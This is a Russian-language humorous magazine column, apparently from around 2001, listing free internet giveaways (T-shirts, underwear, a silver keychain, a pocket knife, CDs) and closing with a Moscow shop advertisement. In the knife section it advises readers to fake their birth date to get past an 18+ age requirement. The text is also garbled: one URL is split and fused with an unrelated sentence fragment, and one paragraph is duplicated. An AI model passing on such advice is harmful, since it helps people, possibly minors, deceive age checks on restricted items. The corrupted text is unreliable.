Еще вариант халявной майки - http://www.military.com/Common/T- же сами "раскрашивали" гражданские образцы под "горку", для достижения наиполнейшего "милитэри".

В анкете поле государство сделано не выпадающим меню, как обычно, а обычным полем ввода. По умолчанию указаны США. Кроме того, есть примечание, что сервис этот - только для США и Канады. В связи с чем хочется отметить глубокие познания в географии рассыльщиками этих футболок, не раз отправлявших свою продукцию в Россию, на Украину и в Балтию. Возможно, они полагают, что все эти государства уже входят на правах штатов в USA. Как Аляска (опять напрашивается цитата из фильма, "Вэлком ин юэсей. - Сэнькью вери мач... вот уроды!"). А может они просто "хорошие парни".

.Free_T-Shirt.html

ТРУСЫ

Но майками нашего брата не удивишь. Не удивишь даже куртками. Но вот... трусами! Самыми настоящими, пролетарско-красными, в белый горошек!!! Смотри сам - http://www.myundies.com/ . Чтобы получить их, необходимо зарегистрироваться в системе - и только. После чего на указанное мыло придет письмо с дальнейшими указаниями. Трусы раздадут первому миллиону пользователей. Но это - лишь половина радости: за каждого привлеченного нового пользователя, пришедшего по твоей рекомендации, ты получишь еще по баксу! Т.е. если ты оденешь в трусы весь свой микрорайон, имеющий доступ к Инету, то: а) закроются все галантерейные лавки на прилегающих территориях; б) ты заработаешь на этом кучу зелени и сам после станешь галантерейным магнатом, скупившим все обанкротившиеся с твой легкой подачи предприятия, учреждения и торговые центры!



БРЕЛОК

Но шмотки - это все туфта. Есть вещи и покруче. Например, http://www.lottery.de/NKL/schluessel.html . Заходишь, регистрируешься и... получаешь 100% халявный "серебряный" брелок! Ну, по крайней мере немцы так говорят, что он серебряный. И не просто серебряный, а массивный и новый, а не какой-то там юзаный: "...massive new silver...". И на нем какие-то слова на ненашенском: чего там написано - одним немцам и известно. Но они уверяют, что благодаря их брелку ты тотчас же найдешь утерянные ключи, оброненные во время ночного штурма женского общежития. Почему - не сказано. Возможно, благодаря уникальному айди, указанному на нем: типа "A0071522". Хотя я лично думаю, что если брелок действительно серебряный, то в случае его утраты ты получишь его дважды. И оба раза - на тарелочке с голубой каемочкой.

Как вариант использования брелка: цепляешь на веревку, веревку - на шею; поверх всего надеваешь майку от http://www.military.com/ и прикидываешься крутым парнем из ВДВ или же, если на ВДВ не тянешь, на бойца французского легиона. Типа, в отпуску ты. После выполнения очередного сверхсекретного задания правительства... Какого - не указываешь. Для пущей важности. Если, конечно же, какая дура в это поверит :).

НОЖИ

Если же ты действительно крут, и не только за монитором, гоняя кибер-гадов в Кваке, то закажи себе еще и перочинный ножик - http://www.wholesale-factory.com/-freeknife.htm - маленький, но достойный упоминания о нем; незаменимую вещь в любом турпоходе. Только для заказа его тебе должно быть не менее 18 лет :). Думаю, ты сам понимаешь, что паспорт при заполнении анкеты показывать необязательно. Просто, отвечая на вопросы, в частности "дата твоего рождения", не лоханись: отними от 2000 восемнадцать и еще пару резервных годков. Разумеется, укажи также интересы, близкие к экстремальному туризму: иначе, если ты ботаник, то на кой он тебе нужен? Карандаши точить?

СИДЮКИ

Если же тебе в лом писать письма и искать рефералов, не говоря уже про эксперименты с хардо-софтом, могу порекомендовать тебе другой, не менее интересный адресочек: http://www.ihub.com/cgi-win/lib.exe?keyword=webmail . За заполнение немудреной анкеты ты получишь: а) халявную майку с надписью через все пузо Infinite и б) халявный сидюк с прогой, живучестью в 30 дней. Кроме того, раз в месяц ты рискуешь стать обладателем супер-приза (если всерьез заболеешь их софтом). Правда, как написано мелким и убористым почерком чуть пониже, все это, включая майку и сидюк, получить ты можешь лишь "методом свободного выбора". Т.е. попросить ее тебе никто не мешает, но вот получить - это уже вопрос.

Кроме того, раз в месяц ты рискуешь стать обладателем супер-приза (если всерьез заболеешь их софтом). Правда, как написано мелким и убористым почерком чуть пониже, все это, включая майку и сидюк, получить ты можешь лишь "методом свободного выбора"

Ну и напоследок, отправляясь в дальний поход, не забудь про халявный музон: http://www.amp3.com/html/freecd.shtml . Это не то, что ты подумал, не халявный же диск от http://reg.mp3.com/register?-pitch=freecdv7 . Точно такой же, но исключительно состоящий из альтернативной музыки: 104 композиции. Не понравится - подаришь подруге. Главное, чтобы у нее при этом не было си-ди плейера. Иначе - сам знаешь: хоть и подарок, но во вкусах и разойтись можно.

Удачи тебе, коллЭга!



CAMELOT

ЗИМА

2001

ОСТАВЬ СВОЙ СЛЕД



Центр ул. Никольская д. 11/13 298 3855

ул. Нижняя Радищевская д. 5 (около метро "Таганская" кольцевая) 915 0405

ВВЦ пав. "Москва" 2-й этаж 974 7779